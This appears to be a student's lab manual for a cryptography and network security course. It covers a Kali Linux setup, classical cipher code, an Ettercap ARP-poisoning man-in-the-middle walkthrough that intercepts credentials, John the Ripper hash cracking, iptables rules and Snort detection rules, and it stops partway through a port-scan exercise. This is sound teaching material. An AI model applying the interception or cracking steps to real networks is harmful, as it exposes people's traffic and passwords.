RAJALAKSHMI ENGINEERING COLLEGE

RAJALAKSHMI NAGAR, THANDALAM – 602 105

CS23632 CRYPTOGRAPHY AND NETWORK SECURITY

LAB MANUAL

Name :	SAHANA J G
Year / Branch / Section :	III/INFORMATION TECHNOLOGY
University Register No. :	2116231001172
College Roll No. :	2116231001172
Semester :	VI SEMESTER
Academic Year :	2025-2026 .

DEPARTMENT OF INFORMATION TECHNOLOGY

CS23632 CRYPTOGRAPHY AND NETWORK SECURITY

REG NO	2116231001172
NAME	SAHANA J G
YEAR	THIRD YEAR
SEC	IT

RAJALAKSHMI ENGINEERING COLLEGE
An Autonomous Institution

BONAFIDE CERTIFICATE

Name: ……………SAHANA J G…………………………………

Academic Year: ……2025-2026……… Semester: …VI… Branch: ……IT…

Register No. | **2116231001172**

Certified that this is the bonafide record of work done by the above student in the* CS23632 CRYPTOGRAPHY AND NETWORK SECURITY *Laboratory during the academic year 2025- 2026

Signature of Faculty in-charge

Submitted for the Practical Examination held on…………………………

Internal Examiner **External Examiner**

INDEX

Ex:1
Date:

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim:
To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements:
- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
    - o RAM: Minimum 4 GB (8 GB recommended)
    - o Disk Space: Minimum 30 GB
    - o Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Enable Virtualization
1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox
1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux
1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine
1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
    - Name: Kali Linux
    - Type: Linux

- Version: Debian (64-bit)

4. Click Next.

Step 5: Allocate Memory and CPU

- Memory Size: 2048 MB or higher
- Processor: 2 CPUs
- Click Next.

Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.

Step 7: Attach Kali Linux ISO

1. Select the created VM → Settings.
2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
    - Language
    - Location
    - Keyboard layout
4. Configure network automatically.
5. Set:
    - Username
    - Password
6. Choose:
    - Guided – Use entire disk
    - All files in one partition
7. Confirm disk changes and continue installation.
8. After completion, reboot the system.

Result:
Kali Linux was successfully installed and configured in Oracle VirtualBox.
The virtual machine is ready for performing network security and ethical hacking experiments.


Ex:2
Date:

Encryption – Crypto 101 using TryHackMe Platform


Aim:
To understand the fundamentals of cryptography by performing hands-on exercises in the Crypto 101 room on the TryHackMe platform, including basic encryption, encoding, hashing, and cryptographic concepts.

Tools / Platform Required:
- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine

Procedure:
- Login to TryHackMe
- Open Crypto 101 Room
- Start the Machine
- Perform Cryptography Tasks

1.Encoding & Decoding
(a) Base64 Encoding / Decoding
(i)Decoding Command:
echo "Q3J5cHRvZ3JhcGh5" | base64 -d
Output:
Cryptography


(ii)Encoding Command:
echo -n "Cryptography" | base64
Output:
Q3J5cHRvZ3JhcGh5




(b) Hexadecimal Conversion

(i)Hex to Text:

echo 48656c6c6f | xxd -r -p

Output:

Hello



(ii)Text to Hex:

echo -n "Hello" | xxd -p

Output:

48656c6c6f


2 Classical Ciphers

(a) Caesar Cipher

echo "KHOOR" | tr 'A-Z' 'X-ZA-W'

Output:

HELLO



b) Playfair Cipher

```
import argparse
import re

def normalize_text(s: str) -> str:
    s = re.sub(r"[^A-Za-z]", "", s).upper()
    s = s.replace("J", "I")  # I/J combined
    return s

def build_square(key: str):
    key = normalize_text(key)
    alphabet = "ABCDEFGHIKLMNOPQRSTUVWXYZ"  # no J
```

```
    seen = set()
    seq = []
    for ch in key + alphabet:
        if ch not in seen:
            seen.add(ch)
            seq.append(ch)
    square = [seq[i:i+5] for i in range(0, 25, 5)]
    pos = {square[r][c]: (r, c) for r in range(5) for c in range(5)}
    return square, pos

def make_digraphs(plain: str, filler: str = "X"):
    plain = normalize_text(plain)
    digs = []
    i = 0
    while i < len(plain):
        a = plain[i]
        b = plain[i+1] if i+1 < len(plain) else ""
        if b == "":
            digs.append((a, filler))
            i += 1
        elif a == b:
            digs.append((a, filler))
            i += 1
        else:
            digs.append((a, b))
            i += 2
    return digs

def playfair_encrypt(plain: str, key: str) -> str:
    square, pos = build_square(key)
    out = []
    for a, b in make_digraphs(plain):
        ra, ca = pos[a]
        rb, cb = pos[b]
        if ra == rb:  # same row
            out.append(square[ra][(ca + 1) % 5])
            out.append(square[rb][(cb + 1) % 5])
        elif ca == cb:  # same col
            out.append(square[(ra + 1) % 5][ca])
            out.append(square[(rb + 1) % 5][cb])
        else:  # rectangle
            out.append(square[ra][cb])
            out.append(square[rb][ca])
    return "".join(out)

def playfair_decrypt(cipher: str, key: str) -> str:
```

```
    cipher = normalize_text(cipher)
    if len(cipher) % 2 != 0:
        raise ValueError("Ciphertext length must be even for Playfair.")
    square, pos = build_square(key)
    out = []
    for i in range(0, len(cipher), 2):
        a, b = cipher[i], cipher[i+1]
        ra, ca = pos[a]
        rb, cb = pos[b]
        if ra == rb:  # same row
            out.append(square[ra][(ca - 1) % 5])
            out.append(square[rb][(cb - 1) % 5])
        elif ca == cb:  # same col
            out.append(square[(ra - 1) % 5][ca])
            out.append(square[(rb - 1) % 5][cb])
        else:  # rectangle
            out.append(square[ra][cb])
            out.append(square[rb][ca])
    return "".join(out)

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("mode", choices=["enc", "dec"])
    ap.add_argument("-k", "--key", required=True)
    ap.add_argument("-t", "--text", required=True)
    args = ap.parse_args()

    if args.mode == "enc":
        print(playfair_encrypt(args.text, args.key))
    else:
        print(playfair_decrypt(args.text, args.key))

if __name__ == "__main__":
    main()
```

Terminal commands:

nano playfaircipher.py

Playfaircipher.py code

playfair_cipher.py

Usage:

python3 playfair_cipher.py enc -k "MONARCHY" -t "hide the gold"

python3 playfair_cipher.py dec -k "MONARCHY" -t

"BMNDZBXDKYBEJVDMUIXMMOUVIF"

Output:


BKCKPDFIMPBZ

```
root@ip-10-49-148-115:~# python3 playfair_cipher.py enc -k "MONARCHY" -t "hide t
he gold"
BFCKPDFIMPBZ
```

c) Vigenère Cipher

```
def vigenere_encrypt(plaintext, key):
    plaintext = plaintext.upper()
    key = key.upper()
    ciphertext = []
    key_index = 0
    for char in plaintext:
        if char.isalpha():
            p = ord(char) - ord('A')
            k = ord(key[key_index % len(key)]) - ord('A')
            c = (p + k) % 26
            ciphertext.append(chr(c + ord('A')))
            key_index += 1
        else:
            ciphertext.append(char)
    return ''.join(ciphertext)

def vigenere_decrypt(ciphertext, key):
    ciphertext = ciphertext.upper()
    key = key.upper()
    plaintext = []
    key_index = 0
    for char in ciphertext:
        if char.isalpha():
            c = ord(char) - ord('A')
            k = ord(key[key_index % len(key)]) - ord('A')
            p = (c - k + 26) % 26
            plaintext.append(chr(p + ord('A')))
            key_index += 1
        else:
            plaintext.append(char)
    return ''.join(plaintext)

message = "ATTACK"
key = "hello"
encrypted = vigenere_encrypt(message, key)
decrypted = vigenere_decrypt(encrypted, key)
print("Encrypted:", encrypted)
print("Decrypted:", decrypted)
```


Output:



d)Vernam cipher:

```
def vernam_bytes(data: bytes, key: bytes) -> bytes:
    if len(key) < len(data):
        raise ValueError("Key must be at least as long as the data")
    return bytes(d ^ k for d, k in zip(data, key))
message = b"HELLO WORLD"
key = b"XMCKLXMCKLX"
cipher = vernam_bytes(message, key)
print("Cipher (hex):", cipher.hex())
print("Decrypted:", vernam_bytes(cipher, key))
```

Output:



Ex: 3

Date:

Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux

Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.
2. Check IP address using:
3. ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.
2. Start Ettercap with graphical interface:
3. ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click **Sniff → Unified Sniffing**.
2. Select the active network interface (e.g., eth0 or wlan0).
3. Click **OK**.

Step 5: Scan for Hosts

1. Click **Hosts → Scan for Hosts**.
2. After scanning, select **Hosts → Hosts List**.
3. Identify the **target system** and **gateway**.

Step 6: Configure MITM Attack


1. Add the target system as **Target 1**.
2. Add the gateway/router as **Target 2**.
3. Click **MITM → ARP Poisoning**.
4. Enable **Sniff remote connections**.
5. Click **OK**.

Step 7: Start Sniffing

1. Click **Start → Start Sniffing**.
2. Observe intercepted traffic in real time.

Output

- Network traffic between the target system and gateway is intercepted.
- Credentials, packets, and communication details are visible through Ettercap.



Result

The MITM attack was successfully performed using Ettercap in Kali Linux. The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

EX: 4

Date:

Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux

Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Security Tool:** John the Ripper
- **System Requirements:**
    - RAM: Minimum 4 GB (8 GB recommended)
    - Disk Space: Minimum 30 GB
    - Processor: Intel/AMD with Virtualization support

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on **Terminal** from the Kali Linux menu.
2. Ensure John the Ripper is installed:
3. john --version

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt).
2. Store the hash inside the file:(get some hashcode from net and type in file)
3. nano hash.txt
4. Save and exit the file.

Step 4: Run John the Ripper


1. Execute the John the Ripper command:
2. john hash.txt
3. The tool starts cracking the hash using default wordlists.

Step 5: View Cracked Passwords

1. To display cracked passwords:
2. john --show hash.txt

Output

- John the Ripper successfully cracks weak password hashes.
- The cracked password is displayed in plaintext format.



Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux. The experiment highlights the importance of using strong passwords and secure hashing algorithms.

EX: 5

Date:

Performing Various Configurations of IPTables Firewall in Kali Linux

Aim

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Firewall Tool:** IPTables
- **System Requirements:**
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open **Terminal** in Kali Linux.
2. Check IPTables version:
3. iptables --version

Step 3: View Existing Firewall Rules

1. Display current IPTables rules:
2. sudo iptables -L

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:
2. sudo iptables -P INPUT DROP
3. Allow outgoing traffic:
4. sudo iptables -P OUTPUT ACCEPT

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
2. sudo iptables -A INPUT -i lo -j ACCEPT

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
3. Allow HTTPS traffic:
4. sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

Step 8: Block a Specific IP Address


1. Block traffic from a specific IP:
2. sudo iptables -A INPUT -s 192.168.1.100 -j DROP

Step 9: Save IPTables Rules

1. Save the configured rules:
2. sudo iptables-save > firewall_rules.txt

Output

- Firewall rules are successfully applied.
- Network traffic is filtered based on configured IPTables rules.



Result

Various firewall configurations were successfully implemented using IPTables in Kali Linux. The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

Ex: 6

Date:

Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform

AIM:

To detect and prevent real-time network attacks using Snort IDS/IPS on the TryHackMe platform.

SOFTWARE REQUIRED:

TryHackMe account, AttackBox or VPN, Snort, Nmap, Linux terminal. HOW TO START TRYHACKME

1. Login to TryHackMe.

2. Search for "Snort" room.

3. Click Start Machine.

4. Click Start AttackBox.

5. Open Terminal in AttackBox.

6. Verify Snort:

snort -V

7. Test configuration:

sudo snort -T -c /etc/snort/snort.conf

Experiment 1 — ICMP (Ping) Detection (IDS) — line by line (with new terminal steps)

1. Open terminal and Check Snort:

snort -V

2. Test Configuration

sudo snort -T -c /etc/snort/snort.conf

3. Open rule File

sudo nano /etc/snort/rules/local.rules

4. Add this rule:(ENSURE ONLY THIS RULE EXISTS)

alert icmp any any -> any any (msg:"ICMP Ping Detected"; sid:1000001; rev:1;)

5. Save and exit: Ctrl+O → Enter → Ctrl+X

6. Run Snort (IDS Mode)

sudo snort -c /etc/snort/snort.conf -i eth0

7. Generate Attack (New Terminal) using Open new terminal In AttackBox:

● Click + (New Tab) at top of terminal

OR

● Right-click terminal → New Tab


8. In the new terminal:(ATTACK BOX IP ADDRESS) ping 10.48.190.168

9. Go back to first terminal and View Alert → confirm alert shown ICMP Ping Detected


10.(Log check – optional):

sudo tail -f /var/log/snort/alert


```
ubuntu@ip-10-49-182-45:~$ snort -v
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "eth0".
ERROR: Can't start DAQ (-1) - socket: Operation not permitted!
Fatal Error, Quitting..
ubuntu@ip-10-49-182-45:~$ sudo snort -T -c /etc/snort/snort.conf
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 23
01 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779
8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8
88 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
```



```
           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>

Snort successfully validated the configuration!
Snort exiting
ubuntu@ip-10-49-182-45:~$
```



```
64 bytes from 10.48.190.168: icmp_seq=412 ttl=64 time=0.039 ms
^C
--- 10.48.190.168 ping statistics ---
412 packets transmitted, 412 received, 0% packet loss, time 420857ms
rtt min/avg/max/mdev = 0.005/0.037/0.048/0.004 ms
ubuntu@ip-10-48-190-168:~$
```



```
Commencing packet processing (pid=1941)
S5: Session exceeded configured max segs to queue 2621 using 2621 segs (server queue). 10.48.127.64 4226
4 --> 10.48.190.168 80 (0) : LWstate 0x40 LWFlags 0x2101
03/10-18:22:44.966713  [**] [1:1000001:1] ICMP Ping Detected [**] [Priority: 0] {IPV6-ICMP} fe80::79:32f
f:fe6b:91a7 -> ff02::2
```

Experiment 2 — Port Scan Detection — line by line (with new terminal steps)

1. Edit Rules File

sudo nano /etc/snort/rules/local.rules

2. Add:

alert tcp any any -> any any (msg:"TCP Port Scan Activity";

sid:1000002; rev:1;)

3. Save: Ctrl+O → Enter → Ctrl+X

4. Stop Snort:

Ctrl + C

5. Restart Snort:

sudo snort -A console -c /etc/snort/snort.conf -i eth0

6. Open new terminal tab

● Click + on terminal

OR

● Right-click → New Tab

